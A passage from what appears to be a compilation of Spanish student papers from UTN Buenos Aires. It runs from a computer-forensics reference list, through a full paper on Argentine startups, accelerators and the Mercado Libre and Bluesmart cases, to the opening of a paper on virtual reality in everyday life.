[1] Plácida Fernández/ Áudea Seguridad de la información. “Qué es la informática forense y cómo se usa para resolver casos policiales o judiciales”. 2018. Disponible en: https://cutt.ly/ltYh8p. Última visita: 20/08/2019

[2] ESTRADA, Alex Canedo. La informática forense y los delitos informáticos. *Revista Pensamiento Americano*, 2010, no 4, p. 81-88. Disponible en: https://bit.ly/2JJUhNd. Última visita: 20/08/2019

[3] Pous, Helena Rifà; RUIZ, Jordi Serra; LÓPEZ, José Luis Rivas. Análisis forense de sistemas informáticos. Catalunya: Universidad Oberta de Catalunya, 2009. Disponible en: https://cutt.ly/etYzgK. Última visita: 20/08/2019

[4] Chaves, Michael Arias. Panorama general de la Informática forense y de los delitos Informáticos en costa rica. InterSedes, 2006, vol. 7, no 12. Disponible en: https://bit.ly/2LHdoKr. Última visita: 12/08/2019

[5] Federal Bureau of Investigation. (s.f.). *Cyber Crime*. Disponible en: https://www.fbi.gov/investigate/cyber. Última visita: 11/08/2019

[6] Solomon, M. G.; Rudolph, K.; Tittel, E.; Broom, N.; Barrett, D. *Computer Forensics Jumpstart*. (2011). Wiley Publishing, Inc. Second Edition. Última visita: 12/08/2019

[7] Lang Beebe, N.; Guynes Clark, J. *Digital Investigation.* (2005). The University of Texas at San Antonio, Department of Information Systems and Technology Management. Última visita: 01/09/2019

[8] López Delgado, Miguel. *Análisis Forense Digital*. 2007. Disponible en: https://bit.ly/2fs5GSo. Última visita: 25/08/2019

[9] SÁNCHEZ-TORRES, Jenny Marcela; GONZÁLEZ-ZABALA, Mayda Patricia; MUÑOZ, María Paloma Sánchez. La sociedad de la información: génesis, iniciativas, concepto y su relación con las TIC. *Revista UIS Ingenierías*, 2012, vol. 11, no 1, p. 113-128. Disponible en: https://bit.ly/2IEbPs5. Última visita: 4/08/2019

[10]GONZÁLEZ, Ricardo Monge; ALFARO-AZOFEIFA, Cindy; ALFARO-CHAMBERLAIN, José. *TICs en las PYMES de Centroamérica: Impacto de la adopción de las tecnologías de la información y la comunicación en el desempeño de las empresas*. Idrc, 2005. Disponible en: https://bit.ly/2XcExGs. Última visita: 27/07/2019

[11]APORTELA RODRÍGUEZ, Ivett M. Intranets: las tecnologías de información y comunicación en función de la organización. *Acimed*, 2007, vol. 16, no 4, p. 0-0. Disponible en: https://bit.ly/2ReCBLl. Última visita: 30/08/2019

información. Estudio Preliminar en Empresas Industriales de las Regiones de Córdoba y Rosario. Disponible en: https://bit.ly/2Zp858T

[12] CASO, C. S. A. Y. D., DE ESTUDIO, D. L. A. E., JIMÉNEZ, M. D. G. M., & DEL ESTADO, L. V. (2010). Auditoría informática y gestión de tecnologías de información y comunicación (TICs). *Compendium*, *13*(25). Disponible en: http://tiny.cc/8tsb7y. Última visita: 20/08/2019

[13]PEREYRA, Damián. Desarrollo de una Guía de Asistencia para el análisis forense informático en un ambiente piloto. En *XVI Workshop de Investigadores en Ciencias de la Computación*. 2014. Disponible en https://bit.ly/2Id3Y5Q. Última visita: 13/08/2019

[14] Gervilla Rivas, C. *Metodología para un análisis forense.* (2014). Universidad Abierta de Catalunya. Instituto Nacional de Ciberseguridad. Última visita: 5/07/2019

[15] AREN, Cano; JOSÉ, A.; BAENA ROJAS, José J. Retos en la implementación de las TIC para el proceso de negociación internacional. *Cuadernos de Administración (Universidad del Valle)*, 2013, vol. 29, no 50, p. 153-163. Disponible en: https://bit.ly/2W2degA. Última visita: 12/08/2019

[16]TEMPERINI, Marcelo GI. Delitos informáticos en Latinoamérica: un estudio de derecho comparado. En *XLIII Jornadas Argentinas de Informática e Investigación Operativa (43JAIIO)-XIV Simposio Argentino de Informática y Derecho (SID)(Buenos Aires, 2014)*. 2014. Disponible en: https://bit.ly/2IeRdYs. Última visita: 32/08/2019

[17] International Organization for Cooperation in Evaluation. (s.f.). Disponible en: http://bit.ly/2WJMpTA. Última visita: 23/08/2019

[18] Ariel Podestá, Bruno Costanzo, Julián Waimann, Martín Castellote, Rita Sansevero. 2012. Disponible en: https://bit.ly/2YVUrW2. Última visita: 01/08/2019

[19] Clever Files. 2018. Disponible en: https://bit.ly/2Zp8js9.Última visita: 26/08/2019

[20] Juan Esteban Castilla Guerra, Jonhattan Andreis Raquejo Romero. 2013. Disponible en: https://bit.ly/2WPfZHH.Última visita: 20/07/2019

[21] Andrés F. Álvarez Serna, Oscar D. Marín Rivera, Juan D. Victoria Morales. 2012. *FRAMEWORK PARA LA COMPUTACIÓN FORENSE EN COLOMBIA*. Disponible en: https://bit.ly/2QxXTU7. Última visita: 05/08/2019

[22] EnCase Forensic. *User Guide.* (2018). Versión 8.07. Última visita: 02/09/2019

[23]Sleuthkit, *Autopsy forensic*. Disponible en: http://bit.ly/31yDyms. Última visita: 02/09/2019

[24] AccessData Group, Forensic Toolkit Brochure. (2017). V. 6.3. Disponible en: http://bit.ly/2WF7P4m. . Última visita: 02/09/2019

[25] Jones Carola, Marchese Alicia, Nahirñak Paula. 2011.Tecnologías de Información y Comunicación e Integración Inter-organizacional de Sistemas.

Startups: surgimiento y desarrollo

Fiandrino, Maximiliano; Lavega, Natalia; Molina, Thiago; Yucra, Dario

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract
Las Startup son nuevas empresas cuyo potencial es tan grande como su recompensa, pero, por otro lado, conllevan un gran riesgo. El presente trabajo tiene por objetivo analizar las condiciones en las que se originan y desarrollan estas "nuevas empresas", en comparación con las empresas tradicionales dentro de la Argentina. Para ello, se estudian los programas aceleradores y el apoyo que dan a las Startup, también las diferencias con las llamadas "incubadoras". Además, se desarrollan dos ejemplos de Startups originados en Argentina, para lograr un mejor entendimiento del proceso evolutivo de estas empresas.

Palabras Clave
Startup, programas aceleradores, incubadoras, emprendimiento, empresa.

Introducción

En los últimos años, el ecosistema emprendedor, a nivel mundial, experimentó un gran cambio con el desarrollo de programas dedicados a incentivar un nuevo concepto de emprendimiento conocido como startup [1]. Como define [2], una Startup es una empresa nueva, basada en la innovación, que tiene un potencial de rápido crecimiento, produce tecnologías de vanguardia y se desarrolla en condiciones de alto riesgo, pero, al mismo tiempo, de alta recompensa.
Por otra parte, los programas de aceleración e incubadoras son un esfuerzo conjunto del sector público y privado para fomentar la creación y potenciar el desarrollo de startups, proveyendo recursos tangibles e intangibles para la formación de sus participantes [3]. Sin embargo, en Argentina, un estudio [4] revela que los vaivenes macroeconómicos y políticos del país producen gran inestabilidad en la actividad emprendedora. Argentina se caracteriza por combinar el espíritu emprendedor de los ciudadanos con las dificultades que conlleva una economía adversa [5].
En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra de "Sistemas y Organizaciones", primer año de cursada), es analizar el rol de las Startups en Argentina, diferenciando a éstas de las empresas tradicionales, comparar los diferentes tipos de programas aceleradores destinados a emprendimientos en el sector tecnológico, indagando sobre su financiamiento y la relación con el estado, teniendo en cuenta las condiciones específicas del país.
Para cumplir con el objetivo propuesto, el trabajo se estructura de la siguiente manera: en la sección 1, se define el concepto de Startup y se enumeran las principales características que las distinguen de las empresas tradicionales. En la sección 2, se determinan las condiciones que dan origen a las Startups. En la sección 3, se comparan los programas aceleradores destinados al sector tecnológico, especificando el financiamiento y vínculo con el Estado argentino. En la sección 4, se brindan ejemplos de Startups. Finalmente, en la sección 5, se detallan las conclusiones y futuras líneas de trabajo.

1. Conceptos básicos

Las Startup (o empresas emergentes) son organizaciones temporales que se encuentran en un estado de búsqueda de un modelo de negocio repetible y escalable [6]. Se dice que es temporal porque el proceso de

validación ha de ser inferior a tres años, pasado este período la empresa se consolida como tal o desaparece. Esto se puede dar ya que, el propio equipo de emprendedores desconoce el modelo de negocio más apropiado para la Startup, por tratarse de productos nuevos y/o mercados desconocidos [6]. Además, dicho modelo de negocio debe tener un alto potencial de crecimiento en un período corto de tiempo, ser escalables y ser repetible, es decir, poder expandirse rápidamente en otros mercados geográficos [7].

Al tratarse de empresas que se forman bajo condiciones de extrema incertidumbre, Evan Henshaw-Plath, co-fundador de Twitter, expone cuatro verbos clave para las Startups: construir, probar, aprender y validar. La forma de trabajo que él propone es seguir una anti metodología, es decir, seguir un proceso iterativo donde la idea o producto se encuentran en una fase de construcción y cambio constante [8].

Aunque resulta inconveniente plantear una metodología general y reproducible para el desarrollo de las empresas emergentes, ya que cada una es única y presenta diferentes objetivos, se pueden identificar 13 características comunes a todas las Startups [9]:

1. Nada de política: todos reciben su reconocimiento y las ideas se juzgan por méritos individuales.
2. No es un trabajo, es una misión: la Startup es una meta a conseguir.
3. Intolerancia a la mediocridad: la cultura Startup no es para quienes evitan arriesgar y emprender.
4. Dinero disponible: los gastos son necesarios para el emprendimiento.
5. Equidad: todos están construyendo el proyecto.
6. La alineación perfecta: colocar a gente ideal en puestos claves.
7. Buena comunicación: fluida, incluso en los peores momentos.
8. Fuerte liderazgo: predicar con el ejemplo, el líder ha de mantener una actitud positiva.
9. Respeto mutuo: fomentar debates sobre desempeño del equipo, no de personas.
10. Cliente: ser proactivo y comprender al cliente.
11. Alto nivel de energía: tener las puertas abiertas a nuevos retos e ideas. Fomentar reuniones breves y directas.
12. Diversión: potenciar un buen ambiente de trabajo.
13. Integridad: mantener al equipo confiado en lo que está construyendo.

Precisamente son estas las características que diferencian a una Startup de una compañía consolidada. En términos generales, se puede considerar a la empresa emergente como el prototipo actual de lo que en un futuro podría convertirse en una empresa establecida, es decir, sostenible y escalable [10]. Según el GEM (por sus siglas en inglés, reporte de la actividad emprendedora global) [4], en Argentina aproximadamente el 14.5% de la población adulta se encuentra involucrada en algún tipo de actividad emprendedora en etapa temprana (menos de tres años y medio de existencia). Este porcentaje es un aproximado de los últimos 15 años dado que el número sube y baja año a año reflejando los estímulos, oportunidades o crisis que acechan al país. Dentro de ese sector de la población se pueden distinguir dos grupos: un 8.92% de “empresas nacientes”, aquellas que han pagado salarios por no más de 3 meses; y un 5.65% de “empresas nuevas”, que han pagado salarios por un período de entre 3 y 42 meses. Estos números se enfrentan al 7.90% de dueños de empresas establecidas, aquellos que pagaron salarios por más de 42 meses. Pero, la diferencia no se encuentra solamente relacionada al tamaño o la escala del negocio, sino fundamentalmente al propósito que anima a la Startup y la consolida [10].

Mientras que la Startup busca métodos de financiación alternativos (a cambio de ceder un porcentaje de participación), la empresa establecida recurre a fuentes de financiación más convencionales, probablemente de bancos y subvenciones. Todo el accionar de la empresa consolidada suele ser acorde al modelo de negocio y metodología establecido desde el inicio. No hay espacio

para hacer ensayo-error porque existen procesos determinados para cumplir la misión de la compañía. En la mayoría de los casos, este tipo de empresa busca la rentabilidad en un segmento específico del mercado y se siente cómoda trabajando en ese sector [11].

2. Origen de las Startups

La condición principal que da origen a las Startups, es la existencia de una necesidad o problemática social. Este modelo de negocio tiene como objetivo facilitar y solucionar estas necesidades y/o problemáticas sociales de manera inmediata [12].
Se puede establecer, que es una respuesta a una necesidad del consumidor final y desde un punto de vista del ecosistema empresarial participan como redes de emprendimiento, innovación y desarrollo basándose en la investigación y en una dinámica social, económica y tecnológica [12].
Otra condición que da origen a este modelo de negocio es el bajo costo de inversión inicial, a diferencia de las empresas pequeñas o grandes compañías consolidadas, las Startups buscan un método de financiación alternativo. El origen de estas inversiones puede venir desde amigos y familiares, hasta plataformas en Internet las cuales, mediante una suma de capital invertido, buscan obtener un porcentaje de la empresa [11]. Dos ejemplos de las plataformas previamente mencionadas son Kickstarter [13] e Indiegogo [14].
Por último, se debe destacar la utilización de herramientas digitales, tecnológicas e innovadoras en este modelo de negocio [12], ya que si bien en algunos casos, el servicio o producto que se desarrolla no está ligado directamente a la tecnología, el método de distribución o formas de facilitar el acceso a estos productos o servicios, se encuentra fuertemente conectado a soluciones digitales, tecnológicas e innovadoras [12]. En algunos casos estos métodos de distribución pueden ser desarrollados por la empresa, aunque también pueden ser comprados o copiados de otras compañías que ofrecen un servicio o producto diferente, pero que su método de distribución es efectivo para cubrir una nueva necesidad del mercado. Un ejemplo claro de esto es la empresa Uber; el modelo de negocio y plataforma que ha desarrollado es replicado por compañías que ofrecen los mismos o diferentes servicios, como Lyft, Pedidos Ya y Spotify.

3. Programas aceleradores destinados al sector tecnológico

La última década se ha caracterizado por la proliferación de los programas de aceleración dirigidos a Startups. Las aceleradoras se refieren a programas que acompañan a las nuevas empresas a definir y construir su producto, a identificar los segmentos de clientes y recursos y a superar las dificultades del proceso de innovación [15]. Son programas, con una duración limitada, que implican un proceso de admisión para participar, proporcionan un capital semilla, un espacio de trabajo, una gran red de contactos y mentorías con empresarios exitosos, inversionistas y ejecutivos [16]. La mayoría de estos programas finalizan con un evento donde las empresas participantes presentan su negocio frente a una audiencia de potenciales inversores. En Argentina, uno de los casos de mayor éxito es NXTP Labs, una de las aceleradoras de startups de tecnología pioneras en América Latina [17]. En sus 8 años de trabajo, bajo el concepto de formar empresarios, el programa lleva más de 400 startups participantes y se ha expandido por todo el continente. NXTP Labs ofrece un capital semilla, a cambio de una proporción de entre el 2% y el 10% de las acciones de la Startup; espacios de oficinas en la Ciudad de Buenos Aires y contacto con toda una red de mentores. El programa comienza con un Mentors Day, una serie de reuniones con empresarios exitosos que asesoran a los

participantes desde su experiencia; continúa con Workshops Grupales, clases con profesionales de diferentes áreas que abordan temáticas legales, contables, financieras, análisis de clientes, creatividad, métricas, contratación de talentos, entre otras; incluye Office Hours, espacios de consulta y monitoreo de los avances; y finaliza con un Demo Day, un evento durante el cual los emprendedores tienen la oportunidad de presentar sus empresas ante inversores de riesgo [15].

Las aceleradoras suelen confundirse o asimilarse a las incubadoras. Es cierto que ambos sistemas están dirigidos a empresas en su etapa de formación, pero las incubadoras no poseen un plazo fijo de desarrollo, por lo general no proporcionan una inversión de capital, no implican una competencia ni son selectivas en la admisión, se centran principalmente en el espacio de trabajo conjunto y brindan tutorías muy específicas [18]. Un caso interesante en Argentina es Incubacen, la incubadora de empresas de base tecnológica de la Facultad de Ciencias Exactas y Naturales de la Universidad de Buenos Aires [19]. Este programa se encuentra destinado específicamente a proyectos de nanotecnología, biotecnología y tecnologías de la información y la comunicación, y los participantes deben poseer conocimientos tecnológicos y científicos. Los proyectos seleccionados firman un convenio de dos años con Incubacen durante los cuales ambas partes se comprometen a trabajar en conjunto en el desarrollo del plan de negocio, la búsqueda de financiamiento y la presentación a concursos. Asimismo, Incubacen provee acceso a más de 240 laboratorios de investigación experimental y 18 Institutos compartidos con el Consejo Nacional de Investigaciones Científicas y Técnicas (CONICET); consultorías con los profesionales de la Facultad para cuestiones económicas en lo relacionado al plan de negocio; y asistencia de un estudio jurídico para temas de propiedad intelectual [15].

Las incubadoras se encuentran enfocadas en la creación de proyectos y su desarrollo, mientras que las aceleradoras dan impulso a emprendimientos ya existentes [20]. Estas diferencias denotan una evolución desde el concepto de ayudar a las empresas en sus primeros años, que caracteriza a las incubadoras, hacia la idea de agregar valor a las Startups más prometedoras de cada sector [3], como pretenden los programas de aceleración.

La característica general del modelo de negocio de las aceleradoras es el retorno del dinero que ha sido invertido en los proyectos a través de la compra de acciones de dichas empresas [21]. Como explica [3], el modelo suele desarrollarse de la siguiente manera: los inversores aportan a un fondo del programa acelerador, parte de ese dinero se destina a la organización del programa, mientras que la otra parte del fondo se utiliza como capital semilla para las empresas participantes. En retorno, los inversores esperan obtener un rendimiento, que puede llegar: a través de la compra de acciones ordinarias de la empresa, con un descuento para la compra de acciones en el caso de que la empresa obtenga fondos adicionales, o por medio de préstamos con ciertas condiciones de devolución [22]. La supervivencia de estos programas se basa en el tipo de empresa en las que invierten y la consecuente rentabilidad de las acciones que adquieren [3]. En el caso previamente mencionado de NXTP Labs, uno de los principales aspectos que contribuyen a la continuidad del programa es la ganancia de más de 469 millones de dólares que han obtenido las compañías participantes [17].

Varios programas aceleradores tienen modelos de negocios sin ánimo de lucro, que reciben el apoyo de organismos públicos, como puede ser el gobierno o las universidades, o incluso de organizaciones no gubernamentales [15]. Estos programas buscan particularmente crear oportunidades para grupos minoritarios, el desarrollo de una determinada zona geográfica o el fomento de alguna tecnología específica [22]. De acuerdo con el Latam Accelerator Report 2016, realizado por Gust y Fundacity [23], para el año 2016 el ecosistema

latinoamericano estaba compuesto por al menos 82 aceleradoras de negocios en diferentes países de la región, de las cuales el 68% procuraba obtener ganancias frente a un 32% sin fines de lucro. Según el reporte, en Argentina, por lo menos 85 Startups participaban de un programa acelerador, muy por debajo de la marca de México (523), Brasil (491) o Chile (454). De todos modos, en Argentina, es poca la información que se comparte sobre las empresas que participan, los fondos que reciben o los inversores que aportan capital, en pos de mantener la privacidad de los datos [18].

4. Ejemplos de Startups

Como ejemplificación del ciclo de vida de una Startup, en esta sección se presentan dos casos de emprendedores argentinos: uno que triunfó y otro que fracasó.

El empresario argentino Marcos Galperín funda Mercado Libre en 1999 cuando aún trabajaba para obtener el diploma MBA en la escuela de negocios de la Universidad de Stanford [24]. La idea inicial era replicar el modelo de comercio electrónico de eBay (Estados Unidos) en Latinoamérica. Esto implicaba afrontar diversos desafíos. En primer lugar, el consumidor argentino no estaba acostumbrado a adquirir productos online, desconfiaba de este método y necesitaba ver el producto físicamente antes de realizar una operación. Por otro lado, en ese momento, Argentina tenía una penetración de Internet de solo el 3% de la población y se desconocía la velocidad con la que podría crecer esta cifra [25].

Haciendo frente a esta situación, Mercado Libre se lanza como un sitio de subastas online y rápidamente se extiende a otros países de la región como Uruguay, México y Brasil [24], ya que su plan de negocios contemplaba la posibilidad de expansión para penetrar en mercados más grandes. De esta manera, la empresa comienza como una Startup en una época en la que estaba en auge la inversión en internet y en empresas de tecnología [26]. Durante su primer año consigue una inversión de casi US$8 millones de dólares de diversos grupos financieros y más de US$43 millones al año siguiente. Incluso eBay firma un acuerdo estratégico en el cual se convierte en el principal accionista de la compañía [24]. Estas cifras hicieron que Mercado Libre creciera, continuara expandiéndose y se consolidara como empresa en un período muy corto.

Sin embargo, hacia el año 2003, la compañía todavía no generaba ganancias. Por ello, se decide cambiar el modelo de subastas hacia la venta a precio fijo y modificar las comisiones que se cobraban a los usuarios para mejorar el posicionamiento de sus publicaciones [26]. La incorporación de Mercado Pago, como herramienta de pago seguro, y Mercado Envíos también favorecieron el desarrollo [27]. Para el año 2007, la empresa lograba generar ganancias. Pese a que el desempeño fue positivo y lograron consolidarse, su fundador reconoce algunos errores durante la fase inicial de la empresa, propios de un proyecto inmaduro, innovador y disruptivo. Posiblemente el más importante de ellos fue trabajar en un ecosistema cerrado que impedía agregar nuevas funciones de forma rápida a la plataforma tecnológica de la compañía [27].

En la actualidad, Mercado Libre declara haber democratizado el comercio electrónico, al ofrecer igualdad de condiciones para todos sus usuarios, y ser un agente fundamental para el comercio minorista, con más de 700 tiendas oficiales registradas en el sitio y un 80% de ventas producidas por pequeñas y medianas empresas [27].

Un caso en contraposición al anterior es el de la Startup Bluesmart. Sus fundadores, los argentinos Diego Saez Gil y Tomás Pierucci, se plantearon, en el año 2013, crear una valija rastreable por GPS para que el usuario pueda saber en todo momento dónde se encuentra su equipaje en caso de extravío por parte de la aerolínea [28]. Tras una inversión inicial de U$S 150.000 para la creación de sus prototipos, en 2014 buscaron

financiación en un portal de financiamiento colectivo, Indiegogo [14]. De esta manera pudieron recaudar 2,2 millones de dólares debido a las 10.000 personas que decidieron invertir, convirtiéndose en la recaudación más exitosa del portal en la categoría Hardware [29]. Este mismo año, el producto de la marca sale al mercado. Constaba de una valija inteligente con conexión 3G, Bluetooth y GPS, un puerto USB para cargar dispositivos, sensores para pesar el equipaje y una app para móviles, de donde se podía bloquear el candado de la valija en forma remota y rastrearla en tiempo real; todo esto funcionaba con una batería no removible [28].

A principios de 2015 fueron seleccionados por Y Combinator, una de las aceleradoras más importantes de Silicon Valley, para formar parte de su plan [29]. Durante ese año y el siguiente abrieron oficinas en Buenos Aires, San Francisco, Nueva York y Hong Kong [30].

Coincidentemente, a fines de 2016, el móvil Samsung Galaxy Note 7 presentó una grave falla: su batería explotaba sin razón aparente. Meses más tarde, la marca Samsung devolvió el dinero de dichos móviles para sacarlos del mercado [31]. Por esta razón, el 1° de diciembre de 2017, por recomendación de la Asociación Internacional de Transporte Aéreo, más de 280 aerolíneas prohibieron el despacho de cualquier dispositivo que funcionara con una batería no removible [28]. Esta reglamentación incluía a las valijas inteligentes. En mayo del año siguiente, como consecuencia de dicha prohibición, la empresa Bluesmart anunció que su propiedad intelectual sería vendida a la compañía de accesorios para viajes TravelPro, dejando sin soporte su producto [28].

Conclusiones

Se presenta como conclusión, que las Startups y empresas poseen numerosas diferencias en cuanto a objetivos, modelos de negocios, metodologías de trabajo y formas de llegar a un producto o servicio rentable.

El modelo de negocio que buscan las Startups presenta una mayor dificultad y riesgo para lograr llegar a consolidar un emprendimiento. Sin embargo, en la actualidad existen diferentes programas y organismos como los que se mencionaron anteriormente, que buscan promover e impulsar a los emprendedores.

Por último, es importante destacar que, si bien las Startups cuentan con una escalabilidad considerablemente mayor a la que poseen las empresas, también poseen un riesgo elevado de que el entorno en el cual buscan desarrollarse sufra cambios y estos desestabilicen por completo el modelo de negocio perseguido.

Como futuras líneas de trabajo se prevé analizar el impacto social que están teniendo las Startups en países donde este modelo de negocios se encuentra firmemente establecido y es apoyado por distintos organismos.

Referencias

[1] Kantis, H., Angelelli, P. y Gatto, F. *Nuevos emprendimientos y emprendedores en Argentina: de qué depende su creación y supervivencia*. Universidad Nacional de Córdoba, Memorias de la 5ª. Reunión Anual de la Red PyMEs Mercosur, 2000.

[2] Paternoster, N., Giardino, C., Unterkalmsteiner, M., Gorschek, T. y Abrahamsson, P. *Software development in startup companies: A systematic mapping study*. Information and Software Technology, 2014, vol. 56, no. 10, p. 1200-1218.

[3] Miller, P., Bound, K. *The startup factories*. *The rise of accelerator programmes to support new technology ventures.* NESTA, 2011. Disponible en: https://bit.ly/2ZoYYSa Último acceso: septiembre de 2019.

[4] Global Entrepreneurship Monitor. *Resumen Ejecutivo Argentina 2016*. Disponible en: https://bit.ly/2VmjVdn Último acceso: septiembre de 2019.

[5] Freire, A. *Argentina emprendedora: Cómo innovar puede producir cambios reales y decisivos en el destino de un país*. Aguilar, 2015.

[6] Alfonso Villanueva, C. *La comunicación y las startup*. Universidad Jaume, 2018. Disponible en: https://bit.ly/2KEdLUe Último acceso: septiembre de 2019.

[7] Morant Martínez, O., Santandreu Mascarell, C., Canós Darós, L. y Millet Roig, J. *Valencia Startup Ecosystem: una aproximación al ecosistema emprendedor de Valencia y sus características frente a los rankings internacionales*. Economía Industrial, 2017, vol. 404, p. 63-70.

[8] Román, Y. *Análisis de las estrategias de comunicación de las startups españolas. Estudio de casos.* Tesis doctoral. Universidad Complutense de Madrid, España, 2016.

[9] Vega, M., Ramírez, D. *Startup en las redes sociales*. Revista Espacios, 2018, vol. 39, no. 27.

[10] Pineda, D.M.M., *Startups: tendencias en América Latina y su potencialidad para el crecimiento empresarial*. Contexto, 2015, vol. 4, p. 7-20.

[11] Workat. *¿Es mi nueva empresa una Startup?* Disponible en: https://bit.ly/2WqsFiZ Último acceso: septiembre de 2019.

[12] Tole, G., Faber, J. y Osorio Prieto, A.F. *Las startup en la región de Bogotá y los modelos que se pueden utilizar para que sean sostenibles*. 2018. Disponible en: https://bit.ly/341M9iX Último acceso: septiembre de 2019.

[13] Kickstarter. Disponible en: https://bit.ly/1n3d0h1 Último acceso: septiembre de 2019.

[14] Indiegogo. Disponible en: https://bit.ly/1jvSUwG Último acceso: septiembre de 2019.

[15] Morea, S. *Incubadoras de empresas de base tecnológica en Argentina: estudio comparativo de casos*. 2014. Disponible en: https://bit.ly/2LQweyL Último acceso: septiembre de 2019.

[16] Cohen, S. *What do accelerators do? Insights from incubators and angels*. Innovations: Technology, Governance, Globalization, 2013, vol. 8, no. 3-4, p. 19-25.

[17] NXTP Labs. Disponible en: https://bit.ly/2krDvYZ Último acceso: septiembre de 2019.

[18] Cohen, S., Hochberg, Y. *Accelerating startups: The seed accelerator phenomenon*. 2014. Disponible en: https://bit.ly/2VCYkgA Último acceso: septiembre de 2019.

[19] Incubacen. Disponible en: https://bit.ly/31kvZ2Y Último acceso: septiembre de 2019.

[20] Blanco, C. *Los principales errores de los emprendedores*. Ediciones Gestión 2000, 2013.

[21] Rodríguez Halcón, J. *Instrumentos y mecanismos de financiación para Startups*. 2015. Disponible en: https://bit.ly/2EiZoRd. Último acceso: septiembre de 2019.

[22] González Bravo, Y. *Evaluación del modelo de las aceleradoras de empresas y su presencia en el ecosistema latinoamericano de emprendimientos tecnológicos*. Tekhné, 2018, vol. 21, no. 4.

[23] Gust y Fundacity. *Latam Accelerator Report 2016*. Disponible en: https://bit.ly/2vCbBfy Último acceso: septiembre de 2019.

[24] DestinoNegocio.com. *Mercado Libre lidera las operaciones de comercio electrónico en América Latina*. Disponible en: https://bit.ly/2IJqdCz Último acceso: septiembre de 2019.

[25] Kazah, H. *La historia de Mercado Libre*. 2011. Disponible en: http://bit.ly/2HDvFDc Último acceso: septiembre de 2019.

[26] Martinez Jerez, F., Bellin, J. y Dillon, J. *MercadoLibre.com*. Harvard Business Review, 2006.

[27] Galperín, M. *Logramos democratizar el comercio*. Entrevista, 2016. Disponible en: http://bit.ly/2VDA6CU Último acceso: septiembre de 2019.

[28] Weissman, I. *Bluesmart, el unicornio argentino que no pudo ser*. 2018. Disponible en: http://bit.ly/2WQBkjS Último acceso: septiembre de 2019.

[29] Ramallo, F. *Bluesmart en primera persona: la historia detrás de la valija inteligente*. 2016. Disponible en: http://bit.ly/2KnY4Bc Último acceso: septiembre de 2019.

[30] Krom, A. *Jaqueada por las prohibiciones, desaparece la empresa de valijas inteligentes Bluesmart*. 2018. Disponible en: http://bit.ly/2WPqH0D Último acceso: septiembre de 2019.

[31] Cané, S. *Los "anti-unicornios": las seis startups argentinas que soñaron con la gloria y fallaron en el intento*. 2019. Disponible en: http://bit.ly/2WMCywt Último acceso: septiembre de 2019.

Realidad Virtual en la vida cotidiana

Martí, Julia; Irungaray, Javier; Lunati, Luca; Caloni, Francisco; Massucco, Agustín

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires {juulimarti, agusmass3, franciscocaloni00, javierirungaray, llunati99, matipuyol123}@gmail.com

Abstract

La Realidad Virtual se estableció como una de las tecnologías más innovadoras y prometedoras de la época, teniendo innumerables campos de acción, recibiendo constantes actualizaciones e inversiones por parte de empresas de diferentes ámbitos. La salud, la educación o el entretenimiento son algunas de estas áreas, las cuales persiguen el fin de utilizar esta herramienta para facilitar el acceso y la visualización de escenarios u objetos que de otra manera sería mucho más costoso e impráctico o llanamente imposible visualizar.

El objetivo del presente trabajo es analizar el impacto que la Realidad Virtual tiene en las actividades y ámbitos que conforman la vida cotidiana.

Esta tecnología, en constante desarrollo, tiene varias dificultades a enfrentar antes de lograr la aceptación y uso masivo, siendo su elevado precio el principal factor que dificulta su éxito.

Palabras Clave (Times New Roman, 10, negrita)

Realidad Virtual, aprendizaje, industria, relaciones interpersonales, ámbito laboral, recreación.

Introducción

Se puede definir a la Realidad Virtual (RV) como una tecnología inmersiva destinada a ampliar los límites cognitivos naturales mediante la creación de escenarios virtuales, permitiendo así explorar y analizar más interactivamente una gran cantidad de entornos [1-3].

Sin embargo la RV no debe ser utilizada libremente sin ningún tipo de restricción o limitación [4]. Según [5] "La tecnología crea las posibilidades y el potencial, pero, en última instancia, el futuro que se consiga dependerá de las elecciones que hagamos. Podemos recoger una abundancia y una libertad sin precedentes, o el mayor desastre que la humanidad haya visto alguna vez".

Enfrentándose a la postura recién citada, se encuentran las múltiples áreas en las cuales la sociedad moderna implementa a la RV como una herramienta de trabajo, y aún más importante, las áreas de la industria, la salud y el ocio en las cuales piensa implementarla.

En este contexto el objetivo del presente trabajo (realizado en el marco de la cátedra de "Sistemas y Organizaciones", primer año de cursada) es analizar el uso de la Realidad Virtual en la sociedad y su impacto en la vida cotidiana.

Para cumplir con el objetivo propuesto, el trabajo se estructura de la siguiente manera: en la sección 1, se definen los conceptos básicos; en la sección 2, se describe el uso e impacto de la Realidad Virtual en el sistema educativo; en la sección 3 se analiza el impacto del uso la RV en las relaciones interpersonales; en la sección 4 se estudia el impacto que la RV tiene sobre el ámbito laboral y la industria, en la sección 5, se analizan los cambios producidos en el ámbito recreativo producidos por la RV. Finalmente, en la sección 6, se detallan las conclusiones y futuras líneas de trabajo.

1. Conceptos básicos

Se considera que la vida cotidiana se encuentra formada por el ámbito educativo, el ámbito laboral, el ámbito de la recreación y el ámbito social/interpersonal.

Existe más de una definición de RV [6] pero son 3 elementos esenciales que figuran en todas ellas [1]: inmersión en el nuevo entorno, interacción con sus componentes y desarrollo en tiempo real.

Se propone definir a la RV como un medio por el cual el usuario puede interactuar con computadoras, capaces de crear un entorno ficticio/virtual inmersivo, sustituyendo la realidad física, y con la que se puede interactuar en tiempo real donde el usuario puede no ser un mero espectador, y participar activamente. De esta definición se desprende un concepto adicional, el único límite de la RV es la imaginación. Al ser un ambiente artificial, las posibles creaciones son ilimitadas, una muestra de esta variedad es apreciable al ver desde representaciones del funcionamiento interior de una célula a simulaciones de viajes en el tiempo a la era mesozoica [7,8]. Debido esto, esta herramienta puede ser aplicada en múltiples disciplinas de manera variada [9].

Los inconvenientes al definir a la RV, son determinar su inicio, es decir, los requisitos necesarios para ser tal. Existen expertos que consideran que para poder definirse como RV, un sistema debe ser capaz de crear una representación tridimensional, o que deben contar con la capacidad de estimular y engañar a todos los sentidos de manera constante y simultánea [10]. Esto podría reforzar el riesgo de pérdida de la noción de realidad. Otros autores [11] difieren y plantean que los espacios representados pueden ser de 2D, y difieren con la necesidad de engañar a todos los sentidos. Estos son solo algunos ejemplos de los problemas que se presentan al definir a los sistemas de RV.

Los sistemas de RV pueden clasificarse según su hardware interface de la siguiente manera [1]:

